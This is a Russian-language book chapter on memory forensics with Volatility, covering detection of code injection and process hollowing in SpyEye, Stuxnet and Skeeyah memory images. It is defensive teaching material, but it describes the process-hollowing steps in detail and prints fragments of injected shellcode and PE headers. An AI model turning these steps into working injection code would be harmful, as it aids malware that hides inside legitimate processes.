
Обнаружение сложных вредоносных программ с использованием криминалистического анализа дампов памяти

В предыдущей главе мы рассмотрели различные плагины Volatility, которые помогают извлекать ценную информацию из образа памяти. В этой главе мы продолжим наше путешествие и рассмотрим еще несколько плагинов, которые помогут вам извлечь криминалистические артефакты из образа памяти, зараженного передовым вредоносным ПО, использующим методы скрытности и сокрытия. В следующем разделе мы сосредоточимся на обнаружении методов внедрения кода с использованием криминалистического анализа дампов памяти. В этом разделе обсуждаются некоторые понятия, уже рассмотренные в главе 8 «Внедрение кода и перехват», поэтому настоятельно рекомендуем прочитать эту главу, прежде чем переходить к следующему разделу.

11.1 Обнаружение внедрения кода

Если вы помните из главы 8, внедрение кода – это метод, используемый для внедрения вредоносного кода (например, EXE, DLL или шелл-кода) в легитимную память процесса и его выполнения в контексте легитимного процесса. Чтобы внедрить код в удаленный процесс, вредоносная программа обычно выделяет память с защитой прав доступа относительно трех действий: чтения, записи

и выполнения (PAGE_EXECUTE_READWRITE), а затем внедряет код в выделенную память удаленного процесса. Чтобы обнаружить код, который вводится в удаленный процесс, вы можете искать подозрительные диапазоны памяти на основе защиты памяти и ее содержимого. Главный вопрос заключается в том, что такое подозрительный диапазон памяти и как получить информацию о диапазоне памяти процесса. Если вы помните из предыдущей главы («Обнаружение скрытой библиотеки DLL, использующей раздел ldrmodules»), Windows поддерживает двоичную древовидную структуру, именуемую *дескрипторами виртуальных адресов* (Virtual address descriptor – VAD) в пространстве ядра, и каждый узел VAD описывает практически непрерывную область памяти в процессе памяти. Если область памяти процесса содержит отображенный в памяти файл (например, исполняемый файл, DLL и т. д.), то один из узлов VAD хранит информацию о своем базовом адресе, пути к файлу и защите памяти. Приведенное ниже изображение не является точным представлением VAD, но должно помочь вам понять, о чем идет речь. Один из узлов VAD в пространстве ядра описывает информацию о месте загрузки исполняемого файла процесса (explorer.exe), его полном пути и защите памяти. Аналогично, другие узлы VAD будут описывать диапазоны памяти процесса, включая те, что содержат отображаемые исполняемые образы, такие как DLL. Это означает, что VAD можно использовать для определения защиты памяти для каждого непрерывного диапазона памяти процесса, и он также может предоставить информацию об области памяти, содержащей файл изображения, отображаемый в память (такой как исполняемый файл или DLL).



11.1.1 Получение информации о дескрипторе виртуальных адресов

Чтобы получить информацию о дескрипторе виртуальных адресов из образа памяти, можно использовать плагин Volatility `vadinfo`. В следующем примере `vadinfo` используется для отображения областей памяти процесса `explorer.exe` с помощью идентификатора процесса (`pid 2180`).

В следующем выводе первый узел дескриптора виртуальных адресов по адресу `0x8724d718` в памяти ядра описывает диапазон памяти `0x00db0000-0x0102ffff` в памяти процесса и защите памяти `PAGE_EXECUTE_WRITECOPY`. Поскольку первый узел описывает диапазон памяти, содержащий отображаемый в память исполняемый образ (`explorer.exe`), он также дает его полный путь на диске. Второй узел, `0x8723fb50`, описывает диапазон памяти `0x004b0000-0x004effff`, который не содержит файла, отображаемого в память. Точно так же третий узел по адресу `0x8723fb78` отображает информацию о диапазоне памяти процесса `0x77690000-0x777cbfff`, который содержит `ntdll.dll` и защиту памяти:

```
$ python vol.py -f win7.vmem --profile=Win7SP1x86 vadinfo -p 2180
Volatility Foundation Volatility Framework 2.6

VAD node @ 0x8724d718 Start 0x00db0000 End 0x0102ffff Tag Vadm
Flags: CommitCharge: 4, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @87240008 Segment 82135000
NumberOfSectionReferences: 1 NumberOfPfnReferences: 215
NumberOfMappedViews: 1 NumberOfUserReferences: 2
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @8723f8c0, Name: \Device\HarddiskVolume1\Windows\explorer.exe
First prototype PTE: 82135030 Last contiguous PTE: fffffffc
Flags2: Inherit: 1, LongVad: 1

VAD node @ 0x8723fb50 Start 0x004b0000 End 0x004effff Tag VadS
Flags: CommitCharge: 43, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0x8723fb78 Start 0x77690000 End 0x777cbfff Tag Vad
Flags: CommitCharge: 9, Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @8634b790 Segment 899fc008
NumberOfSectionReferences: 2 NumberOfPfnReferences: 223
NumberOfMappedViews: 40 NumberOfUserReferences: 42
Control Flags: Accessed: 1, File: 1, Image: 1
FileObject @8634bc38, Name: \Device\HarddiskVolume1\Windows\System32\ntdll.dll
First prototype PTE: 899fc038 Last contiguous PTE: fffffffc
Flags2: Inherit: 1
[REMOVED]
```

Чтобы получить информацию о дескрипторе виртуальных адресов процесса, использующего отладчик ядра Windbg, сначала вам нужно переключить контекст на нужный процесс с помощью команды `.process`, за которой следует адрес структуры `_EPROCESS`. После переключения контекста используйте команду расширения `!vad` для отображения областей памяти процесса.

11.1.2 Обнаружение внедренного кода с использованием дескриптора виртуальных адресов

Важно отметить, что когда исполняемый образ (например, EXE или DLL) обычно загружается в память, операционная система этой области памяти памяти предоставляет защиту `PAGE_EXECUTE_WRITECOPY` (`WCX`). Приложению обычно не разрешается выделять память с защитой `PAGE_EXECUTE_WRITECOPY`, используя API-вызов, такой как `VirtualAllocEx`. Другими словами, если злоумышленник хочет внедрить PE-файл (например, EXE или DLL) или шелл-код, то необходимо выделить память с защитой `PAGE_EXECUTE_READWRITE` (`RWX`). Как правило, вы будете встречать очень мало диапазонов памяти, имеющих защиту `PAGE_EXECUTE_READWRITE`. Диапазон памяти с защитой `PAGE_EXECUTE_READWRITE` не всегда является вредоносным, поскольку программа может выделить память с данной защитой для легитимной цели. Чтобы обнаружить внедрение кода, можно искать диапазоны памяти, содержащие защиту памяти `PAGE_EXECUTE_READWRITE`, изучать и проверять ее содержимое для подтверждения вредоносности. Чтобы лучше понять, о чем идет речь, возьмем в качестве примера образ памяти, зараженный SpyEye. Это вредоносное ПО внедряет код в легитимный процесс `explorer.exe` (`pid 1608`). Плагин `vadinfo` показывает два диапазона памяти в процессе с подозрительной защитой памяти `PAGE_EXECUTE_READWRITE`:

```
$ python vol.py -f spyeye.vmem --profile=Win7SP1x86 vadinfo -p 1608
[REMOVED]
VAD node @ 0x86fd9ca8 Start 0x03120000 End 0x03124fff Tag VadS
Flags: CommitCharge: 5, MemCommit: 1, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone

VAD node @ 0x86fd0d00 Start 0x03110000 End 0x03110fff Tag VadS
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6
Protection: PAGE_EXECUTE_READWRITE
Vad Type: VadNone
```

Основываясь исключительно на защите памяти, трудно определить, содержится ли какой-либо вредоносный код в предыдущих областях памяти. Чтобы установить это, можно выгрузить содержимое этих областей памяти. Чтобы отобразить содержимое области памяти, можно использовать плагин `volshell`. Следующая команда вызывает `volshell` (интерактивную оболочку Python) в контексте процесса `explorer.exe` (`pid 1608`). Команда `db` создает дамп содержимого данного адреса памяти. Чтобы получить справочную информацию и отобразить

поддерживаемые команды volshell, просто введите hh() в Volshell. Выгрузка содержимого адреса памяти 0x03120000 (первая запись из предыдущего вывода vadinfo) с помощью команды db показывает наличие PE-файла. Защита памяти PAGE_EXECUTE_READWRITE и наличие PE-файла являются четким признаком того, что исполняемый файл не был загружен, а был внедрен в адресное пространство процесса explorer.exe:

```
$ python vol.py -f spyeye.vmem --profile=Win7SP1x86 volshell -p 1608
Volatility Foundation Volatility Framework 2.6
Current context: explorer.exe @ 0x86eb4780, pid=1608, ppid=1572 DTB=0x1eb1a340
Python 2.7.13 (default, Jan 19 2017, 14:48:08)

>>> db(0x03120000)
0x03120000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0x03120010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0x03120020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x03120030 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ................
0x03120040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
0x03120050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is.program.canno
0x03120060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t.be.run.in.DOS.
0x03120070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
```

Иногда отображение содержимого области памяти может оказаться недостаточным для выявления вредоносного кода. Это особенно верно при внедрении шелл-кода, и в этом случае необходимо дизассемблировать содержимое. Например, если вы выгрузите содержимое адреса 0x03110000 (вторая запись из предыдущего вывода vadinfo) с помощью команды db, то увидите следующий шестнадцатеричный дамп. Исходя из этого, нелегко сказать, является ли этот код вредоносным:

```
>>> db(0x03110000)
0x03110000 64 a1 18 00 00 00 c3 55 8b ec 83 ec 54 83 65 fc d......U....T.e.
0x03110010 00 64 a1 30 00 00 00 8b 40 0c 8b 40 1c 8b 40 08 .d.0....@..@..@.
0x03110020 68 34 05 74 78 50 e8 83 00 00 00 59 59 89 45 f0 h4.txP.....YY.E.
0x03110030 85 c0 74 75 8d 45 ac 89 45 f4 8b 55 f4 c7 02 6b ..tu.E..E..U...k
0x03110040 00 65 00 83 c2 04 c7 02 72 00 6e 00 83 c2 04 c7 .e......r.n.....
```

Если вы подозреваете, что область памяти содержит шелл-код, то можете использовать команду dis в volshell для дизассемблирования кода по заданному адресу. Из вывода, показанного в следующем коде, вероятно, можно сказать, что шелл-код был внедрен в эту область памяти, потому что содержит действительные инструкции процессора. Чтобы проверить, содержит ли область памяти какой-либо вредоносный код, нужно проанализировать ее дальше для определения контекста. Это связано с тем, что внедренный код также может выглядеть аналогично легитимному:

```
>>> dis(0x03110000)
0x3110000  64a118000000    MOV EAX, [FS:0x18]
0x3110006  c3              RET
0x3110007  55              PUSH EBP
```

```
0x3110008  8bec            MOV EBP, ESP
0x311000a  83ec54          SUB ESP, 0x54
0x311000d  8365fc00        AND DWORD [EBP-0x4], 0x0
0x3110011  64a130000000    MOV EAX, [FS:0x30]
0x3110017  8b400c          MOV EAX, [EAX+0xc]
0x311001a  8b401c          MOV EAX, [EAX+0x1c]
0x311001d  8b4008          MOV EAX, [EAX+0x8]
0x3110020  6834057478      PUSH DWORD 0x78740534
0x3110025  50              PUSH EAX
0x3110026  e883000000      CALL 0x31100ae
[REMOVED]
```

11.1.3 Сброс области памяти процесса

После того как вы выявили внедренный код (PE-файл или шелл-код) в памяти процесса, вы можете сбросить его на диск для дальнейшего анализа (для извлечения строк, выполнения сканирования YARA или для дизассемблирования). Чтобы сбросить область памяти, описанную узлом дескриптора виртуальных адресов, можно использовать плагин `vaddump`. Например, если вы хотите сбросить область памяти, содержащую шелл-код по адресу `0x03110000`, можете указать опцию `-b` (`--base`), за которой следует базовый адрес, как показано ниже. Если вы не указали опцию `-b` (`--base`), плагин сбрасывает все области памяти в отдельные файлы:

```
$ python vol.py -f spyeye.vmem --profile=Win7SP1x86 vaddump -p 1608 -b 0x03110000 -D dump/
Volatility Foundation Volatility Framework 2.6
Pid   Process       Start       End         Result
----  ------------  ----------  ----------  --------------------------
1608  explorer.exe  0x03110000  0x03110fff
dump/explorer.exe.1deb4780.0x03110000-0x03110fff.dmp
```

Некоторые вредоносные программы используют стелс-приемы, чтобы не дать себя обнаружить. Например, вредоносная программа может внедрить PE-файл и уничтожить PE-заголовок после его загрузки в память. В этом случае, если вы будете просматривать шестнадцатеричный дамп, он не даст никаких указаний на наличие PE-файла. Для проверки кода может потребоваться ручной анализ. Пример такого образца вредоносного ПО упоминается в посте под названием «Восстановление двоичных файлов CoreFlood с помощью Volaitility» (mnin.blogspot.in/2008/11/recovering-coreflood-binaries-with.html).

11.1.4 Обнаружение внедренного кода с помощью malfind

До сих пор мы рассматривали выявление подозрительных областей памяти вручную с помощью `vadinfo`. Вы также узнали, как сбросить область памяти с помощью `vaddump`.

Существует другой плагин Volatility, под названием `malfind`, который автоматизирует процесс выявления подозрительных областей памяти на основе ее содержимого и характеристик дескриптора виртуальных адресов, рассмотренных ранее. В следующем примере, когда `malfind` был запущен для образа памяти,

зараженного SpyEye, он автоматически идентифицировал подозрительные области памяти (содержащие PE-файл и шелл-код).

Кроме того, он также отобразил шестнадцатеричный дамп и дизассемблирование, начиная с базового адреса. Если вы не укажете опцию `-p` (`--pid`), `malfind` определит подозрительные диапазоны памяти всех процессов, запущенных в системе:

```
$ python vol.py -f spyeye.vmem --profile=Win7SP1x86 malfind -p 1608
Volatility Foundation Volatility Framework 2.6

Process: explorer.exe Pid: 1608 Address: 0x3120000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 5, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x03120000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0x03120010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0x03120020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x03120030 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ................

0x03120000 4d   DEC EBP
0x03120001 5a   POP EDX
0x03120002 90   NOP
0x03120003 0003 ADD [EBX], AL
0x03120005 0000 ADD [EAX], AL

Process: explorer.exe Pid: 1608 Address: 0x3110000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x03110000 64 a1 18 00 00 00 c3 55 8b ec 83 ec 54 83 65 fc d......U....T.e.
0x03110010 00 64 a1 30 00 00 00 8b 40 0c 8b 40 1c 8b 40 08 .d.0....@..@..@.
0x03110020 68 34 05 74 78 50 e8 83 00 00 00 59 59 89 45 f0 h4.txP.....YY.E.
0x03110030 85 c0 74 75 8d 45 ac 89 45 f4 8b 55 f4 c7 02 6b ..tu.E..E..U...k

0x03110000 64a118000000   MOV EAX, [FS:0x18]
0x03110006 c3             RET
0x03110007 55             PUSH EBP
0x03110008 8bec           MOV EBP, ESP
0x0311000a 83ec54         SUB ESP, 0x54
0x0311000d 8365fc00       AND DWORD [EBP-0x4], 0x0
0x03110011 64a130000000   MOV EAX, [FS:0x30]
```

11.2 Исследование внедрения пустого процесса

В случае методов внедрения кода, описанных в предыдущих разделах, вредоносный код внедряется в адресное пространство легитимного процесса.

Внедрение пустого процесса (или опустошение процессов) также является методом внедрения кода, но его отличие состоит в том, что исполняемый файл легитимного процесса в памяти заменяется вредоносным. Прежде чем приступить к обнаружению внедрения пустого процесса, давайте разберемся, как он работает. Подробная информация о внедрении пустотого процесса описана в главе 8 в разделе «Внедрение кода и перехват». Вы также можете посмотреть

на презентацию автора и видеодемонстрации на странице cysinfo.com/7th-meetup-reversing-and-investigating-malware-evasive-tactics-hollow-process-injection/ для лучшего понимания темы.

11.2.1 Этапы внедрения пустого процесса


Следующие шаги описывают, как вредоносная программа обычно выполняет опустошение процесса. Предположим, что есть два процесса, A и B. В этом случае процесс A является вредоносным процессом, а процесс B – легитимным (он также известен как удаленный процесс):

- процесс A запускает легитимный процесс B в режиме приостановки. В результате этого исполняемый раздел процесса B загружается в память, и PEB (блок среды процесса) идентифицирует полный путь к легитимному процессу. Поле `ImageBaseAddress` структуры PEB указывает на базовый адрес, куда загружен легитимный исполняемый файл процесса;
- процесс A получает вредоносный файл, который будет внедрен в удаленный процесс. Этот файл может быть получен из секции ресурсов вредоносного процесса или из файла на диске;
- процесс A определяет базовый адрес легитимного процесса B, чтобы он мог отобразить исполняемый раздел легитимного процесса. Вредоносное ПО может определить базовый адрес, читая PEB (в нашем случае PEB. ImageBaseAddress);
- затем процесс A освобождает исполняемый раздел легитимного процесса;
- после этого процесс A выделяет память в легитимном процессе B с правами на чтение, запись и выполнение. Такое выделение памяти обычно выполняется по тому же адресу, на который ранее был загружен исполняемый файл;
- затем процесс A записывает PE-заголовок и PE-секции вредоносного файла для внедрения в выделенную память.

После процесс A изменяет начальный адрес приостановленного потока на адрес точки входа внедренного исполняемого файла и возобновляет приостановленный поток легитимного процесса. В результате этого легитимный процесс теперь начинает выполнять вредоносный код.

Stuxnet – одна из таких вредоносных программ, которая выполняет внедрение пустых процессов, используя предыдущие шаги. В частности, Stuxnet создает легитимный процесс `lsass.exe` в режиме ожидания. В результате `lsass.exe` загружается в память с защитой `PAGE_EXECUTE_WRITECOPY` (`WCX`). На этом этапе (до опустошения) PEB и дескриптор виртуальных адресов содержат одинаковые метаданные о защите памяти `lsass.exe`, базовом адресе и полном пути. Затем Stuxnet опустошает исполняемый файл легитимного процесса (`lsass.exe`) и выделяет новую память с защитой `PAGE_EXECUTE_READWRITE` (`RWX`) в той же области, куда ранее был загружен `lsass.exe`, до внедрения вредоносного исполняемого файла в выделенную память и возобновления приостановленного потока.

В результате опустошения исполняемого файла процесса возникает несоответствие в информации о пути процесса между дескриптором виртуальных адресов и PEB, то есть путь процесса в PEB по-прежнему содержит полный путь к `lsass.exe`, тогда как дескриптор виртуальных адресов его не показывает. Также существует несоответствие защиты памяти перед опустошением (`WCX`) и после (`RWX`). Следующая диаграмма должна помочь вам представить, что происходит до опустошения и несоответствие, которое оно создает в PEB и дескрипторе виртуальных адресов после:



Полный анализ Stuxnet, с использованием криминалистического анализа дампов памяти, был освещен Майклом Хейлом Лаем в следующем посте: mnin.blogspot.in/2011/06/examining-stuxnets-footprint-in-memory.html.

11.2.2 Обнаружение внедрения пустого процесса

Чтобы обнаружить внедрение пустого процесса, вы можете найти расхождения между PEB и дескриптором виртуальных адресов, а также расхождения в защите памяти. Также можно искать несоответствие в родительских и дочерних процессах. В следующем примере Stuxnet видно, что в системе работают два процесса `lsass.exe`. Первый процесс (`pid 708`) имеет родительский процесс `winlogon.exe` (`pid 652`), тогда как второй (`pid 1732`) имеет родительский процесс (`pid 1736`), который завершен. Основываясь на этой информации, можно сказать, что `lsass.exe` с `pid 1732` является подозрительным, поскольку в чистой системе `winlogon.exe` будет родительским процессом `lsass.exe` на компьютерах, где установлены более ранние версии Windows, предшествующие Vista, а `wininit.exe` будет родительским процессом `lsass.exe` на Vista и более поздних системах:

```
$ python vol.py -f stux.vmem --profile=WinXPSP3x86 pslist | grep -i lsass
Volatility Foundation Volatility Framework 2.6
0x818c1558 lsass.exe 708 652 24 343 0 0 2016-05-10 06:47:24+0000
0x81759da0 lsass.exe 1732 1736 5 86 0 0 2018-05-12 06:39:42

$ python vol.py -f stux.vmem --profile=WinXPSP3x86 pslist -p 652
Volatility Foundation Volatility Framework 2.6
```

```
Offset(V)  Name         PID  PPID Thds Hnds Sess Wow64  Start
---------- ------------ ---- ---- ---- ---- ---  ------ ------------------
0x818321c0 winlogon.exe 652  332  23   521  0    0      2016-05-10 06:47:24
```

```
$ python vol.py -f stux.vmem --profile=WinXPSP3x86 pslist -p 1736
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 1736. If its terminated or unlinked, use
psscan and then supply --offset=OFFSET
```

Как упоминалось ранее, вы можете обнаружить пустой процесс, сравнивая структуры PEB и дескриптора виртуальных адресов. Плагин `dlllist`, который получает информацию о модуле от PEB, показывает полный путь к `lsass.exe` (`pid 1732`) и базовый адрес (`0x01000000`), куда он загружен:

```
lsass.exe pid: 1732
Command line : "C:\WINDOWS\\system32\\lsass.exe"
Service Pack 3

Base Size  Load    Count  Path
---------- ------- ------ ------------------------------
0x01000000 0x6000  0xffff C:\WINDOWS\system32\lsass.exe
0x7c900000 0xaf000 0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000 0xf6000 0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000 0x9b000 0xffff C:\WINDOWS\system32\ADVAPI32.dll
[REMOVED]
```

Плагин `ldrmodules`, который опирается на дескриптор виртуальных адресов в ядре, не показывает полный путь к файлу `lsass.exe`. В результате отключения от адресного пространства вредоносной программой исполняемого раздела процесса `lsass.exe` полное имя пути больше не связано с адресом `0x01000000`:

```
$ python vol.py -f stux.vmem --profile=WinXPSP3x86 ldrmodules -p 1732
Volatility Foundation Volatility Framework 2.6
Pid  Process   Base       InLoad InInit InMem  MappedPath
---- --------- ---------- ------ ------ ------ --------------------------
[REMOVED]
1732 lsass.exe 0x7c900000 True   True   True   \WINDOWS\system32\ntdll.dll
1732 lsass.exe 0x71ad0000 True   True   True   \WINDOWS\system32\wsock32.dll
1732 lsass.exe 0x77f60000 True   True   True   \WINDOWS\system32\shlwapi.dll
1732 lsass.exe 0x01000000 True   False  True
1732 lsass.exe 0x76b40000 True   True   True   \WINDOWS\system32\winmm.dll
[REMOVED]
```

Так как вредоносная программа обычно выделяет память с правами `PAGE_EXECUTE_READWRITE` после опустошения и до внедрения исполняемого файла, вы можете искать защиту памяти. Модуль поиска ошибок обнаружил подозрительную защиту памяти по тому же адресу (`0x01000000`), куда был загружен исполняемый файл `lsass.exe`:

```
Process: lsass.exe Pid: 1732 Address: 0x1000000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 2, Protection: 6
```

```
0x01000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
0x01000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0x01000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01000030 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 ................

0x01000000 4d DEC EBP
0x01000001 5a POP EDX
0x01000002 90 NOP
```

Если вы хотите сбросить подозрительные области памяти, обнаруженные `malfind`, на диск, можете указать `-D`, а затем имя каталога, куда они будут сброшены.


11.2.3 Варианты внедрения пустого процесса

В следующем примере мы рассмотрим вредоносную программу Skeeyah, которая выполняет внедрение пустого процесса несколько иным способом. Это тот же пример, который был описан в главе 8 «Внедрение кода и перехват» (раздел 3.6 «Внедрение пустого процесса»). Ниже приведены шаги, выполняемые Skeeyah:

- она запускает процесс `svchost.exe` в режиме ожидания. В результате `svchost.exe` загружается в память (в данном случае по адресу `0x1000000`);
- она определяет базовый адрес `svchost.exe`, читая `PEB.ImageBaseAddress`, а затем освобождает исполняемый раздел `svchost.exe`;
- вместо выделения памяти в той же области, куда ранее был загружен файл `svchost.exe` (`0x1000000`), она выделяет память по другому адресу, `0x00400000`, с правами на чтение, запись и выполнение;
- затем перезаписывает `PEB.ImageBaseAdress` процесса `svchost.exe` вновь выделенным адресом `0x00400000`. Это меняет базовый адрес `svchost.exe` в PEB с `0x1000000` на `0x00400000` (который содержит внедренные исполняемые файлы);
- после она изменяет начальный адрес приостановленного потока на адрес точки входа внедренного файла и возобновляет поток.

Ниже показано расхождение до и после опустошения. Говоря конкретнее, после опустошения PEB думает, что `svchost.exe` загружен в `0x00400000`.

Узел дескриптора виртуальных адресов, который ранее представлял `svchost.exe` (загруженный в `0x1000000`), больше не присутствует, потому что когда вредоносная программа опустошила исполняемый файл процесса `svchost.exe`, запись об этом была удалена из дерева дескриптора.



Чтобы обнаружить этот вариант внедрения пустого процесса, можно следовать той же методологии. В зависимости от того, как выполняется внедрение, результаты могут отличаться. Листинг процесса показывает несколько экземпляров процесса `svchost.exe`, который является нормальным. Все процессы `svchost.exe`, кроме последнего (`pid 1824`), имеют родительский процесс `services.exe` (`pid 696`). На чистой системе все процессы `svchost.exe` запускаются с помощью `services.exe`. Когда вы посмотрите на родительский процесс `svchost.exe` (`pid 1824`), то увидите, что его родительский процесс завершен.

Основываясь на этой информации, можно сказать, что последний `svchost.exe` (`pid 1824`) является подозрительным:

```
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 pslist | grep -i svchost
Volatility Foundation Volatility Framework 2.6
0x815cfaa0 svchost.exe 876  696  20 202  0 0 2016-05-10 06:47:25
0x818c5a78 svchost.exe 960  696  9  227  0 0 2016-05-10 06:47:25
0x8181e558 svchost.exe 1044 696  68 1227 0 0 2016-05-10 06:47:25
0x818c7230 svchost.exe 1104 696  5  59   0 0 2016-05-10 06:47:25
0x81743da0 svchost.exe 1144 696  15 210  0 0 2016-05-10 06:47:25
0x817ba390 svchost.exe 1824 1768 1  26   0 0 2016-05-12 14:43:43
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 pslist -p 696
Volatility Foundation Volatility Framework 2.6
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start
---------- ------------ --- ---- ---- ---- ---- ------ --------------------
0x8186c980 services.exe 696 652 16 264 0 0 2016-05-10 06:47:24
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 pslist -p 1768
Volatility Foundation Volatility Framework 2.6
ERROR : volatility.debug : Cannot find PID 1768. If its terminated or unlinked, use psscan
and then supply --offset=OFFSET
```

Плагин `dlllist` (который опирается на `PEB`) показывает полный путь к `svchost.exe` (`pid 1824`) и сообщает базовый адрес как `0x00400000`.

```
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 dlllist -p 1824
Volatility Foundation Volatility Framework 2.6
************************************************************************
svchost.exe pid: 1824
Command line : "C:\WINDOWS\system32\svchost.exe"
```

```
Service Pack 3

Base         Size     LoadCount   Path
-----------  -------  ----------  ----------------------------------
0x00400000   0x7000   0xffff      C:\WINDOWS\system32\svchost.exe
0x7c900000   0xaf000  0xffff      C:\WINDOWS\system32\ntdll.dll
0x7c800000   0xf6000  0xffff      C:\WINDOWS\system32\kernel32.dll
[REMOVED]
```

С другой стороны, плагин `ldrmodules` (который основан на дескрипторе виртуальных адресов в ядре) не показывает никакой записи для `svchost.exe`.

```
$ python vol.py -f skeeyah.vmem --profile=WinXPSP3x86 ldrmodules -p 1824
Volatility Foundation Volatility Framework 2.6
Pid      Process            Base       InLoad InInit InMem MappedPath
-------- ------------------ ---------- ------ ------ ----- ----------
    1824 svchost.exe        0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
    1824 svchost.exe        0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dll
    1824 svchost.exe        0x77f60000 True   True   True  \WINDOWS\system32\shlwapi.dll
    1824 svchost.exe        0x769c0000 True   True   True  \WINDOWS\system32\userenv.dll
    1824 svchost.exe        0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
    1824 svchost.exe        0x77be0000 True   True   True  \WINDOWS\system32\msacm32.dll
    1824 svchost.exe        0x77c00000 True   True   True  \WINDOWS\system32\version.dll
    1824 svchost.exe        0x76b40000 True   True   True  \WINDOWS\system32\winmm.dll
    1824 svchost.exe        0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
    1824 svchost.exe        0x6f880000 True   True   True  \WINDOWS\AppPatch\AcGenral.dll
    1824 svchost.exe        0x774e0000 True   True   True  \WINDOWS\system32\ole32.dll
    1824 svchost.exe        0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
    1824 svchost.exe        0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
